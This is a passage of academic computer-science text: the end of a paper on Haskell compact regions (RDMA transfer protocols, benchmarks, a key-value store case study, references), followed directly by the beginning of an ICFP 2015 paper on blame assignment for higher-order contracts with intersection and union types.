
In the rendezvous (pull-based) zero-copy case shown in Figure 9b, both client and server applications use the striped allocation scheme described earlier. The client has a fixed symmetric memory region (stripe) corresponding to the client in its virtual address space. The client sends the metadata of the structure (pointer to all of the blocks) that it wants to send to the server. In the normal case, this would mean pinning each node in the tree and sending its address to the server. Fortunately, for us, a Compact is internally represented as a list of large blocks, and thus incurs significantly lower metadata exchange overhead. The server finally gets all of the blocks directly into the right addresses eliminating the need for any extraneous copies. Essentially, with this scheme, we turn all of the RDMA puts into gets, and eliminate an additional round-trip between the client and server.

The RDMA benchmarks were run over the 40Gbps QDR Infiniband interconnect through a Mellanox ConnectX-3 EN HCA. For these experiments, we used the Common Communication Interface (CCI)³ RDMA library over Infiniband. We varied the depth of the tree and its data type as in the previous sections. Both protocols discussed above were implemented and the median time of each phase: tree generation, serialization, communication, deserialization was measured. At higher tree depths, the metadata for each tree is several MBs, which bogs down the ring-buffer based control channel. We implemented the metadata exchange through a pre-pinned metadata segment (as discussed in the Eager scheme) for both protocols.


As shown in Figure 10, we see up to 5x speedup with Compact over Binary due entirely to the elimination of serialization overhead even when Compact has to transfer up to 5 times more data. However, we found that the time for deserialization of Binary was lower than the time required to fixup pointers for Compact.

The volume of data transfer is more in the zero-copy case as clients need to exchange metadata with the server. Furthermore, the size of each message is restricted by the maximum block size in the Compact. However at larger message sizes, we still expect to

³<http://cci-forum.com/>



(a) Eager (push-based) RDMA protocol. Here the client wants to send a tree data structure to the server. This approach eliminates the initial rendezvous before communication at the expense of copying into a pre-pinned region on the server.



(b) Rendezvous (pull-based) RDMA protocol. This is the zero-copy case where the client sends metadata of the tree to the server. The server pulls data using remote read into a stripe that it has reserved for the client so that no pointer fixups are required.

Figure 9: The two RDMA data transfer schemes that were used for sending a tree from a client to the server.




Figure 11: Factor speedup relative to the Eager (push-based) protocol discussed in Figure 9a that incurs a copy and/or pointer fixup overhead. Up to 20% speedup was observed for zero-copy rendezvous transfers with Compact trees.

Table 4: Requests handled by server for varying database sizes. The size corresponds to the space used by values in the Haskell heap.

Keys	DB size	Binary	Compact
100	6.56 MB	17,081	69,570
1,000	65.6 MB	15,771	63,285
10,000	656 MB	15,295	57,008

see performance improvements for zero-copy over the push variant for two reasons: first, an extra copy is eliminated and secondly, for large messages the cost of deserialization trumps the cost of additional data transfer. Figure 11 confirms our hypothesis. For `Binary`, we mostly see a slowdown except for tree depths above 25 as the cost of deserialization is never amortized by the additional communication penalty, whereas we see `Compact` do better at modest sizes as it avoids both copying and deserialization overheads. The communication throughput can further reduced for the zero-copy protocol by utilizing scatter/gather features available in modern Infiniband network hardware that provides vectorized data transfer between hosts.

5.7 Case Study: In-Memory Key-Value Store

We implemented a simple in-memory key-value store in Haskell, using compact regions to store values. Remote clients make re-

quests upon the server to fetch the value at a given key. One possible implementation might store the table in a of map from `Key ByteString`, where the `ByteString` represents the serialized payload which should be sent in response. However, this is only workable if the server will *only* service fetch requests—the original values would be gone from memory, and could only be retrieved by deserializing the `ByteString` values. Of course, this deserialization is costly and doesn’t support small, incremental updates to the values in question.

Alternatively, the implementor could choose to store `Map Key Val` directly, and opt to serialize on every fetch request. Leveraging lazy evaluation, it would be an elegant optimization to instead store `Map Key (Val, ByteString)`, where the `ByteString` field is a thunk and is computed (and memoized) only if it is fetched by a client. Yet this option has its own drawbacks. The `ByteString` still needs to be recomputed in whole for any small modification of `Val`, and, further, the entire in-memory store now uses up to twice as much resident memory!

Using `Compacts` can improve both these problems, while keeping GC pressure low. If we store a `Map Key (Compact Val)` then (1) the value is ready to send at any point, (2) we are able to incrementally add to the compact without recreating it, and (3) the values are always in a “live” state where they support random access at any point within the Compact.

To test this approach, we built a TCP based server running on our evaluation platform. We evaluate this server in terms of client requests per second, using fixed-size values on each request (pointtree of depth 10, size 65.6KB). We use 16 client processes, each launching requests in a sequential loop, to saturate the server with as many requests as the 10G Ethernet network supports. In Table 4, we show how varying the size of the in-memory database changes request handling throughput, by changing the behavior of the memory system. Here we compare our Compact-based server against the `Map Key Val` solution, again using the `Binary` package for serializing `Val`, showing an increased throughput across a range of in-memory key-value store sizes.

6. Related Work

The idea of reusing an in-memory representation for network and disk communication originates from the very beginning of computing. It was common for old file formats to involve direct copies of in-memory data structures [24, 25, 29], in order to avoid spending CPU cycles serializing and deserializing in a resource constrained environment. More recently, libraries like Cap’n Proto [31] advo-

cate in-memory representations as a general purpose binary network interchange format.

These applications and libraries are almost universally implemented in languages with manual memory management. However, there are some shared implementation considerations between these applications and compact normal forms. The literature on pointer swizzling [16, 32], for example, considers how pointers should be represented on disk. The idea of guaranteeing a structure is mapped to the same address occurs in many other systems. [5, 6, 28]

On the other hand, it is far less common to see this technique applied in garbage collected languages. One common mode of operation was to save the entire heap to disk in an image, so that it could be reloaded quickly; schemes like this were implemented in Chez Scheme and Smalltalk. Our goal was to allow manipulating *subsets* of the heap in question.

The one system we are aware of which organizes heap objects into regions in the same way is Espresso [9] for Java. Like our system, Espresso allocates heap objects into contiguous chunks of memory which can then be transmitted to other nodes. However, while there are similarities in the underlying implementations, our API is substantially safer: Espresso is implemented in a language which supports mutation on all objects, which means that there is no invariant guaranteeing that all pointers are internal to a compact block. Compact Normal Forms do have this invariant, which means we can optimize garbage collection and avoid dangling pointers. Other systems [7] send the literal format but don't try to maintain a contiguous representation; thus a traversal is still necessary as part of the serialization step.

Message passing in distributed computation There is a lot of prior work in systems for distributed computation. The Message Passing Interface (MPI) is the standard for message communication in many languages, and emphasizes avoiding copying data structures. However, MPI assumes that data lives in a contiguous buffer prior to sending: it is up to the high-level language to arrange for this to be the case.

Message passing implementations in high-level languages like Java and Haskell are more likely to have a serialization step. Accordingly, there has been some investigation on how to make this serialization fast: Java RMI [27], for example, improved serialization overhead by optimizing the serialization format in question; Scala Pickler [26] approaches the problem by statically generating code to serialize each data structure in question. However, except in the cases mentioned in the previous section, most serialization in these languages doesn't manage to achieve zero-copy.

It is worth comparing our API to existing message passing APIs in distributed Haskell systems. Our approach is more in keeping with previous systems like Eden [3], where the system offers built-in support for serializing fully evaluated, non-closure data. Cloud Haskell [10], on the other hand attempts to support the transmission of higher-level functions with a combination of extra language techniques. Like Cloud Haskell, our system works best if identical Haskell code is distributed to all nodes, although we can accommodate (with performance loss) differing executables.

Regions and garbage collection It is folklore [4] that in the absence of mutable data, generational garbage collection is very simple, as no *mutable set* must be maintained in order that a backwards pointer from the old generation to the new generation is handled properly. In this sense, a compact region is simply a generalization of generational garbage collection to have arbitrarily many tenured generations which are completely self-contained. This scheme bears similarity to distributed heaps such as that in Singularity [14], where each process has a local heap that can be garbage collected individually. Of course, the behavior of data in

a compact region is much simpler than that of a general purpose heap.

The idea of collecting related data into regions of the heap has been explored in various systems, usually in order to improve data locality. [1, 8, 11] At the static end of the spectrum, *region* systems [12, 30] seek to organize dynamically allocated data into regions which can be freed based on static information, eliminating the need for a tracing garbage collector. MLKit [13] combines region inference with tracing garbage collection; their garbage collection algorithm for regions bears some similarities to ours; however, since we don't trace data living in a region, our algorithm is simpler at the cost of space wastage for objects in a compact region which become dead—a tradeoff which is also familiar to region systems.

7. Conclusions

In programming languages, abstraction is naturally sometimes at odds with performance, especially with regards to garbage collection versus manual memory management. In this paper, we have tried to show how compact regions can be a semantically simple primitive that still brings good performance benefits to the table. We believe this sort of region management may prove to be a practical compromise for managing heap layout, just as semi-explicit parallelism annotations have proven a useful compromise.

Acknowledgments

Edward Z. Yang is supported by the DoD through the NDSEG. Support for this work was also provided by NSF grant CCF-1218375 and CCF-1453508.

References

- [1] E. D. Berger, B. G. Zorn, and K. S. McKinley. Reconsidering custom memory allocation. *ACM SIGPLAN Notices*, 37:1, 2002.
- [2] R. L. Bocchino Jr, V. S. Adve, D. Dig, S. V. Adve, S. Heumann, R. Komuravelli, J. Overbey, P. Simmons, H. Sung, and M. Vakilian. A type and effect system for deterministic parallel Java. *ACM Sigplan Notices*, 44(10):97–116, 2009.
- [3] S. Breitinger, U. Klusik, and R. Loogen. From (sequential) Haskell to (parallel) Eden: An Implementation Point of View. *Symposium on Programming Language Implementation and Logic Programming - PLILP*, pages 318–334, 1998.
- [4] L. Cardelli. The Functional Abstract Machine. Technical Report TR-107, AT&T Bell Laboratories, 1983.
- [5] J. Chase, F. Amador, E. Lazowska, H. Levy, and R. Littlefield. The Amber system: parallel programming on a network of multiprocessors. *ACM SIGOPS Operating Systems Review*, 23(December 1989):147–158, 1989.
- [6] J. S. Chase, H. M. Levy, E. D. Lazowska, and M. Baker-Harvey. Lightweight shared objects in a 64-bit operating system. In *ACM SIGPLAN Notices*, volume 27, pages 397–413, 1992.
- [7] S. Chaumette, P. Grange, B. Métrot, and P. Vignéras. Implementing a High Performance Object Transfer Mechanism over JikesRVM. 2004.
- [8] T. M. Chilimbi and J. R. Larus. Using generational garbage collection to implement cache-conscious data placement. In *ACM SIGPLAN Notices*, volume 34, pages 37–48, 1999.
- [9] L. Courtrai, Y. Maheo, and F. Raimbault. Espresso: a Library for Fast Java Objects Transfer. In *Myrinet User Group Conference (MUG)*, 2000.
- [10] J. Epstein, A. P. Black, and S. Peyton-Jones. Towards Haskell in the cloud. *ACM SIGPLAN Notices*, 46(Section 4):118, 2012.
- [11] T. D. S. Gene Novark. Custom Object Layout for Garbage-Collected Languages. *Techreport*, 2006.
- [12] D. Grossman, G. Morrisett, T. Jim, M. Hicks, Y. Wang, and J. Cheney. Region-based memory management in Cyclone. In *PLDI*, 2002.

- [13] N. Hallenberg, M. Elsmann, and M. Tofte. Combining region inference and garbage collection. In *PLDI*, volume 37, page 141, May 2002.
- [14] G. C. Hunt and J. R. Larus. Singularity: rethinking the software stack. *SIGOPS OSR*, 2007.
- [15] S. L. P. Jones. Implementing lazy functional languages on stock hardware: the Spineless Tagless G-machine. *Journal of Functional Programming*, 2:127–202, 1992.
- [16] A. Kemper and D. Kossmann. Adaptable pointer swizzling strategies in object bases: design, realization, and quantitative analysis. *The VLDB Journal*, 4:519–566, 1995.
- [17] R. Lämmel and S. P. Jones. Scrap your boilerplate with class: Extensible generic functions. *SIGPLAN Not.*, 40(9):204–215, Sept. 2005.
- [18] J. Launchbury. A natural semantics for lazy evaluation. In *Proceedings of the 20th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 144–154. ACM Press, 1993.
- [19] R. Loogen, Y. Ortega-mallén, and R. Peña marí. Parallel functional programming in Eden. *Journal of Functional Programming*, 15(3):431–475, May 2005.
- [20] P. Maier and P. Trinder. Implementing a high-level distributed-memory parallel haskell in haskell. In *Implementation and Application of Functional Languages*, pages 35–50. Springer, 2012.
- [21] S. Marlow, T. Harris, R. P. James, and S. Peyton Jones. Parallel generational-copying garbage collection with a block-structured heap. In *Proceedings of the 7th international symposium on Memory management*, ISMM ’08, pages 11–20, New York, NY, USA, 2008. ACM.
- [22] K. McKelvey and F. Menczer. Design and prototyping of a social media observatory. In *Proceedings of the 22nd international conference on World Wide Web companion*, WWW ’13 Companion, pages 1351–1358, 2013.
- [23] K. McKelvey and F. Menczer. Truthy: Enabling the Study of Online Social Networks. In *Proc. 16th ACM Conference on Computer Supported Cooperative Work and Social Computing Companion (CSCW)*, 2013.
- [24] Microsoft Corporation. Word (. doc) Binary File Format. [https://msdn.microsoft.com/en-us/library/office/cc313153\(v=office.12\).aspx](https://msdn.microsoft.com/en-us/library/office/cc313153(v=office.12).aspx), 2014.
- [25] Microsoft Corporation. Bitmap Storage. <https://msdn.microsoft.com/en-us/library/dd183391.aspx>, 2015.
- [26] H. Miller, P. Haller, E. Burmako, and M. Odersky. Instant pickles: Generating object-oriented pickler combinators for fast and extensible serialization. In *Proceedings of the 2013 ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages & #38; Applications*, OOPSLA ’13, pages 183–202, New York, NY, USA, 2013. ACM.
- [27] C. Nester, M. Philippsen, and B. Haumacher. A more efficient RMI for Java. In *Proceedings of the ACM 1999 conference on Java Grande*, pages 152–159. ACM, 1999.
- [28] E. Shekita and M. Zwilling. *Cricket: A Mapped, Persistent Object Store*. Center for Parallel Optimization, Computer Sciences Department, University of Wisconsin, 1996.
- [29] TIS Committee. Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification (Version 1.2). Technical Report May, 1995.
- [30] M. Tofte, L. Birkedal, M. Elsmann, and N. Hallenberg. A retrospective on region-based memory management. *Higher-Order and Symbolic Computation*, 17(3):245–265, 2004.
- [31] K. Varda. Cap’n Proto. <https://capnproto.org/>, 2015.
- [32] P. Wilson and S. Kakkad. Pointer swizzling at page fault time: efficiently and compatibly supporting huge address spaces on standard hardware. [1992] *Proceedings of the Second International Workshop on Object Orientation in Operating Systems*, 1992.

Blame Assignment for Higher-Order Contracts with Intersection and Union

Matthias Keil Peter Thiemann

University of Freiburg, Germany

{keilr,thiemann}@informatik.uni-freiburg.de

Abstract

We present an untyped calculus of blame assignment for a higher-order contract system with two new operators: intersection and union. The specification of these operators is based on the corresponding type theoretic constructions. This connection makes intersection and union contracts their inevitable dynamic counterparts with a range of desirable properties and makes them suitable for subsequent integration in a gradual type system.

A denotational specification provides the semantics of a contract in terms of two sets: a set of terms satisfying the contract and a set of contexts respecting the contract. This kind of specification for contracts is novel and interesting in its own right.

A nondeterministic operational semantics serves as the specification for contract monitoring and for proving its correctness. It is complemented by a deterministic semantics that is closer to an implementation and that is connected to the nondeterministic semantics by simulation.

The calculus is the formal basis of *TreatJS*, a language embedded, higher-order contract system implemented for JavaScript.

Categories and Subject Descriptors D.3.1 [Formal Definitions and Theory]: Semantics; D.4.2 [Software/Program Verification]: Programming by contract

Keywords Blame, Higher-Order Contracts, Intersection, Union

1. Introduction

Contracts and contract monitoring [23] are established tools for enforcing certain guarantees at run time. While there are uses and implementations across the whole spectrum of programming languages, contracts are particularly popular for dynamically typed languages that offer few guarantees (beyond memory safety) at run time. In particular, the adoption of contracts in Racket [13] has gained widespread interest.

Starting from simple assertions, contract facilities in programming languages have been extended in line with constructions studied in type theory. This analogy enables the transfer of specifications and desired behavior from statically checked type systems to dynamically checked contract systems. It also facilitates the construction of

gradual systems [26, 27] that mediate between statically and dynamically typed components at run time. Previous implementations of contract systems support operators analogous to (dependent) function types [13], product types, sum types [18], as well as universal types [1] and recursive types [29].

Logical operations are another source of inspiration for contract operators. For example, Racket [14, Chapter 8] supports some form of conjunction, disjunction, and negation of contracts. However, they are a best-effort implementation: they come with an operational explanation and the operators cannot be freely combined. Theoretical investigations [7, 29] place similar restrictions on conjunction and disjunction.

We propose to complement the arsenal of contract operators with two further operators from type theory: intersection types and union types. Intersection and union types were conceived for purely theoretical concerns [2], before they were discovered for programming languages [24]. Intersection types may be used to describe overloaded functions [16] and multiple inheritance; union types are dual to intersection types and come up in connection with XML typing [20] as well as in soft type systems [32].

By starting from their type theoretic foundation, we analyze the metatheoretic properties of intersection and union types. This analysis is our basis for postulating requirements for their dynamic contract counterparts. We believe that this approach has a number of advantages when it comes to designing contract operators.

First, many programmers are acquainted with type systems and their operators. If we can provide contracts with matching semantics, then they can build on their type-intuitions when using the corresponding contracts.

Second, matching semantics is important when designing a gradual type system for a language like TypedRacket [28]. In such a system it is crucial that the static meaning of a type operator coincides with the dynamic meaning of its contract counterpart.

Third, when defining operators by derivation from a specification, they obey a range of useful properties by construction. For example, our derived intersection and union operators inherit symmetry, idempotence, and distribution laws with function contracts from the corresponding type constructions.

Contributions This work presents the theory of blame assignment underlying *TreatJS*, a language embedded, higher-order contract system for JavaScript.¹

- We specify the semantics of a contract in a novel denotational style by a set of terms (subjects) satisfying the contract and a set of contexts respecting the contract.
- We extend higher-order contracts with unrestricted intersection and union contracts; they provide dynamic guarantees analogous to the static guarantees of intersection and union types.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784737>

¹<http://proglang.informatik.uni-freiburg.de/treatjs/>

- We give a nondeterministic specification of contract monitoring for the full system; the nondeterminism is not essential, but it simplifies the presentation and the proofs.
- We provide a deterministic implementation and establish a simulation relation with the specification.
- We prove contract soundness theorems that are novel in two aspects: they cover subjects and contexts; and they deal with intersection and union.

Overview Section 2 introduces higher-order contracts and our novel notion of context satisfaction and then moves on to motivate requirements for intersection and union contracts from their type-theoretic counterparts. Section 3 explains the denotational semantics of contracts based on an untyped, applied, call-by-value lambda calculus and establishes some fundamental properties of the semantics. Section 4 extends the lambda calculus with nondeterministic contract monitoring, explains its reduction semantics, and specifies the constraint-based computation of blame. Section 5 defines the deterministic monitoring semantics, explains the crucial notion of compatibility, and states the simulation theorem. Section 6 states and explains our contract and blame soundness theorems. Section 7 discusses related work and Section 8 concludes.

A technical report [21] extends this paper by an appendix with further examples and proofs of all theorems.

2. Motivation

We briefly recall the standard contracts and the notion of blame from the literature [13]. Contract satisfaction is usually defined from the point of view of the contract's subject; as a novelty, we introduce the dual concept of *context satisfaction*, which answers the question when a context respects a contract in its hole.

In anticipation of the formal framework defined in Section 3, we let M and N range over lambda terms, V over values, \mathcal{L} over contexts, E over evaluation contexts, and C and D over contracts. We write $M@C$ for asserting contract C to M ; at run time, $M@C$ monitors the execution of M and reports violations of C . We also use S and T informally to range over an unspecified language of types that includes the language of simple types.

2.1 Higher-Order Contracts and Context Satisfaction

A flat contract, $\text{flat}(M)$, where the expression M denotes a predicate, is satisfied by subject V if the application $M V$ does not evaluate to false². A violation raises positive blame. On the other hand, every context respects a flat contract because the contract does not restrict it in any way. Thus, a flat contract never raises negative blame.

A function satisfies a function contract $C \rightarrow D$ whenever calling it with an argument that satisfies C implies that the result of the function satisfies D . If an argument satisfying C provokes a result that does not satisfy D , then the function contract raises *positive blame*: the function, the subject, does not satisfy the contract.

Calling the contracted function with an argument that does not satisfy C leads to *negative blame*. Thus, a contract also places an obligation on the context that it may or may not fulfill. We define that a *context respects the contract* $C \rightarrow D$ if it only provides arguments satisfying C (as a subject) and puts the result in a context respecting D . Such a context never causes negative blame.

As an example consider the function $\text{add} = \lambda x.\lambda y.x + y$ and contract $C = \text{Pos} \rightarrow (\text{Even} \rightarrow \text{Even})$ where $\text{Pos} = \text{flat}(\lambda x.x > 0)$ and $\text{Even} = \text{flat}(\lambda x.x \bmod 2 = 0)$. Applying $\text{add}@C$ to 0 yields negative blame: the context $\square 0$ violates the obligation to only provide positive arguments. Applying $(\text{add}@C)$ 1 to 1 also yields negative blame because it puts the outcome of $(\text{add}@C)$ 1 in a

$$\begin{array}{c} \text{INTER-I} \\ \frac{A \vdash V : S \quad A \vdash V : T}{A \vdash V : S \cap T} \end{array} \quad \begin{array}{c} \text{SUB-INTER-L} \\ S \cap T <: S \end{array} \quad \begin{array}{c} \text{SUB-INTER-R} \\ S \cap T <: T \end{array}$$

Figure 1. Intersection types

context $(\square 1)$ that does not respect the contract $\text{Even} \rightarrow \text{Even}$. Applying $(\text{add}@C)$ 1 to 0 yields positive blame to indicate that add does not satisfy C .

2.2 Intersection

If a value has both type S and T , then we can also assign it the intersection type $S \cap T$ [5]. Conversely, if a value has type $S \cap T$, then its context may choose to use it as a value of type S or as a value of type T . This intuition materializes directly in the typing and subtyping rules for intersection in Figure 1.³

Pierce [25] calls intersection types *the natural type-theoretic analogue of multiple inheritance*, where $S \cap T$ is the name of a class with the properties of both S and T . Intersection types also find uses in modeling finitary overloading as in the following typing for a $+$ operator that stands for addition and string concatenation.

$$+ : (\text{Num} \times \text{Num} \rightarrow \text{Num}) \cap (\text{Str} \times \text{Str} \rightarrow \text{Str}) \quad (1)$$

The typing rules for intersection suggest the following requirements for an intersection contract.

IS0 (Idempotence) A value satisfies $C \cap C$ iff it satisfies C .

IS1 (Symmetry) A value satisfies $C \cap D$ iff it satisfies $D \cap C$.

IS2 (Introduction) A value satisfies the intersection contract $C \cap D$ iff it satisfies both contracts C and D .

For flat contracts, it is easy to check contract satisfaction and it is also straightforward to see that $\text{flat}(\lambda x.P) \cap \text{flat}(\lambda x.Q) = \text{flat}(\lambda x.P \wedge Q)$ is a definition that satisfies the requirements.

For higher-order contracts, monitoring shares the deficiencies of all contract validation methods that are based on testing: Monitoring cannot determine contract satisfaction in general, but it can detect contract failures. Hence, we switch our point of view from contract satisfaction to contract failure manifested in blame allocated by detected contract violations. Switching the point of view turns out to be a matter of negating the requirements.

Recall that positive (negative) blame indicates that a subject (context) does not satisfy (respect) a contract. This observation is key to rephrasing the requirements. We concentrate on the most relevant requirement **IS2**, the others can be treated analogously.

IS2B $\mathcal{L}[M@(C \cap D)]$ raises positive blame iff $\mathcal{L}[M@C]$ raises positive blame or $\mathcal{L}[M@D]$ raises positive blame.

To also capture negative blame in our requirements for an intersection contract, we first need to state when a context satisfies such a contract. The elimination rules SUB-INTER-L/R (via subsumption) are our guidelines. They indicate that the context may choose to consider a value of type $S \cap T$ as either an S or a T . It is, however, critical that this choice is delayed as much as possible (see example at the end of this subsection). The choice must happen in an *elimination context* \mathcal{F} , that is, an evaluation context E that directly applies an elimination form to its hole: $\mathcal{F} ::= E[\square V] \mid \dots$

IC2 An elimination context respects the intersection contract $C \cap D$ iff it respects contract C or contract D .

² It is also satisfied if $M V$ does not terminate.

³ The use of V in the introduction rule makes it sound for call-by-value [6].

UNION-E	SUB-UNION-L
$\frac{A \vdash M : S \cup T \quad A, x : S \vdash N : R \quad A, x : T \vdash N : R}{A \vdash \text{let } x = M \text{ in } N : R}$	$S <: S \cup T$
	SUB-UNION-R
	$T <: S \cup T$

Figure 2. Union types

To check this condition effectively, we need to rephrase in terms of contract failures: If there is a term such that the context provokes negative blame, then the context cannot respect the contract.

IC2B $\mathcal{F}[M@C \cap D]$ raises negative blame **iff** $\mathcal{F}[M@C]$ **and** $\mathcal{F}[M@D]$ both raise negative blame.

Let's evaluate this definition with the overloaded $+$ operator from (1) regarding the type as an intersection contract. If we apply $+$ with the intersection contract to a pair of numbers, then the $Str \times Str \rightarrow Str$ part of the contract raises negative blame, but the $Num \times Num \rightarrow Num$ part does not. Hence, the intersection must not raise negative blame, either. The same happens, mutatis mutandis, when applying to a pair of strings. Applying to a pair of a number and a string triggers negative blame in both function contracts. Thus, the intersection must also raise negative blame.

As the intended semantics of $+$ satisfies the intersection contract, no use of it would ever give rise to positive blame. However, if we apply a function f with the same intersection contract to a pair of numbers (strings) but the result fails to satisfy $Num (Str)$, then blame is assigned to the subject f .

Generally, the subject of an intersection contract $C \cap D$ must fulfill both contracts C and D . If $C = C_1 \rightarrow C_2$ and $D = D_1 \rightarrow D_2$ are both function contracts, then any argument has to fulfill $C_1 \cup D_1$. If the argument contracts overlap, then applying the function to an element in their intersection must yield a result that satisfies both, C_2 and D_2 . As an example, consider the contract

$$(Num \times Num \rightarrow Num) \cap (Pos \times Pos \rightarrow Pos) \quad (2)$$

which describes a function with domain $Num \times Num$ that must map positive arguments to positive results.

Our final example illustrates the need for elimination contexts.

Choose the context \mathcal{L} as: $\text{let } f = \square \text{ in } f \ 42; f \ "foo"$

Clearly, \mathcal{L} respects $(Num \rightarrow Num) \cap (Str \rightarrow Str)$ because it applies f to a number and to a string, but it respects neither $Num \rightarrow Num$ nor $Str \rightarrow Str$. This example further indicates that the checking of an intersection context attached to a value must happen at the elimination of this value.

2.3 Union

Union types [3] arise naturally in a number of ways: as the dual of intersection types, from logical and semantical considerations, and as generalizations of sum and variant types. Again paraphrasing Pierce [24], union types are related to sum types in the same way as set-theoretic union is related to disjoint union. They are governed by the rules in Figure 2. There is no explicit introduction rule; instead a term of type S or T may be viewed as a term of type $S \cup T$ via subsumption. Pierce's elimination rule UNION-E [24] conveys that a context that wants to use a value of union type $S \cup T$ must be prepared to deal with both S and T because the choice between them is taken internally by the value.⁴

⁴ Among the elimination rules for union types in the literature we have chosen a simple one that is sound for call-by-value. More general rules exist [10], but they are not needed in this context.

Analogously to intersection types, the requirements for a union contract derive from the typing rules for union types.

US0 (Idempotence) A value satisfies $C \cup C$ iff it satisfies C .

US1 (Symmetry) A value satisfies $C \cup D$ iff it satisfies $D \cup C$.

US2 (Introduction) A value satisfies the union contract $C \cup D$ iff it satisfies contract C or contract D .

It is again easy to see that the union of flat contracts corresponds to the disjunction of their predicates:

$$\text{flat}(\lambda x. P) \cup \text{flat}(\lambda x. Q) = \text{flat}(\lambda x. P \vee Q)$$

For the higher-order case, we rephrase **US2** to blame reporting, again. This time, it is sufficient to restrict to evaluation contexts E .

US2B $E[M@C \cup D]$ raises positive blame **iff** $E[M@C]$ **and** $E[M@D]$ both raise positive blame.

The elimination rule UNION-E guides the definition of context satisfaction.

UC2 A context respects the union contract $C \cup D$ **iff** it respects contract C **and** contract D .

The rephrasing to blame is by now routine.

UC2B $\mathcal{L}[M@C \cup D]$ raises negative blame **iff** $\mathcal{L}[M@C]$ raises negative blame **or** $\mathcal{L}[M@D]$ raises negative blame.

As an example consider the contract

$$(Even \rightarrow Even) \cup (Pos \rightarrow Pos) \quad (3)$$

which is either satisfied by a function that always maps an even number to an even number (like $\lambda x. -x$) or by one that always maps a positive number to a positive number (like $\lambda x. x + 1$). It is *not* satisfied by a function that alternates between both return types. For example, the following function h does not satisfy (3).

$$h(x) = \text{if}(x = 6) \text{ then } -6 \text{ else } 3$$

Because the context has to respect the union contract (3), any argument that does not satisfy $Even \cap Pos$ ought to raise negative blame. A positive even number is needed to elicit positive blame. By inspection, we see that 2 and 6 are representative arguments that exercise all possible behaviors of h . However, $h(2) = 3$ satisfies Pos (but fails $Even$) whereas $h(6) = -6$ satisfies $Even$ (but fails Pos). In this example, no single call in isolation raises positive blame to unveil the insidious behavior of h : at least two tests (e.g., with 2 and 6) are needed elicit positive blame and *monitoring must remember the outcome of previous tests to assign blame properly*.

One might ask why **US2B** is restricted to evaluation contexts. As an example, we construct a dual situation as in the example that exhibited the problem for intersection:

$$\begin{aligned} \mathcal{L} &= \text{let } f = (\lambda x. \square) \text{ in } (f \ \text{true}; f \ \text{false}) \\ M &= \text{if } x \text{ then } 1 \text{ else true} \end{aligned}$$

In this case, $\mathcal{L}[M@Num]$ raises positive blame and so does $\mathcal{L}[M@Bool]$. The interesting point is that $\mathcal{L}[M@(Num \cup Bool)]$ does *not* raise positive blame, as each invocation of f creates a new union contract which can choose a suitable summand for each value that arises. This behavior conforms to **US2B** because \mathcal{L} is not an evaluation context. If we wrap the choice into a function $h(x) = \text{if } x \text{ then } 1 \text{ else true}$, then this function satisfies the contract $Bool \rightarrow (Num \cup Bool)$, but not $(Bool \rightarrow Num) \cup (Bool \rightarrow Bool)$ as explained in the *Even/Pos* example.

3. Semantics of Contract Satisfaction

This section defines $\lambda_{V^m}^{Con}$, an untyped call-by-value lambda calculus with contracts. It first introduces the base calculus and the syntax of

L, M, N	$::=$	$K \mid x \mid \lambda x.M \mid M N \mid O(\vec{M})$
K	$::=$	$false \mid true \mid 0 \mid 1 \mid \dots$
C, D	$::=$	$flat(M) \mid C \rightarrow D \mid C \cap D \mid C \cup D$
V, W	$::=$	$K \mid \lambda x.M$
E	$::=$	$\square \mid O(\vec{V} E \vec{M}) \mid E M \mid V E$
$\mathcal{L}, \mathcal{M}, \mathcal{N}$	$::=$	$\mathcal{A} \mid \mathcal{M} N \mid M \mathcal{N} \mid O(\vec{M} \mathcal{L} \vec{N})$
\mathcal{V}	$::=$	$\lambda x.\mathcal{L}$
\mathcal{A}	$::=$	$\square \mid \mathcal{V}$
BETA	$E[(\lambda x.M) V] \rightarrow E[M\{x := V\}]$	
OP	$E[O(\vec{V})] \rightarrow E[\delta_O(\vec{V})]$	$\vec{V} \in dom(\delta_O)$

Figure 3. Terms, contexts, and reductions of λ_V

$$\llbracket flat(M) \rrbracket^+ = \{N \mid M N \not\rightarrow^* false\} \quad (4)$$

$$\llbracket C \rightarrow D \rrbracket^+ = \{M \mid \forall N \in \llbracket C \rrbracket^+. M N \in \llbracket D \rrbracket^+ \wedge \forall N \in \llbracket D \rrbracket^-. \mathcal{N}[M \square] \in \llbracket C \rrbracket^-\} \quad (5)$$

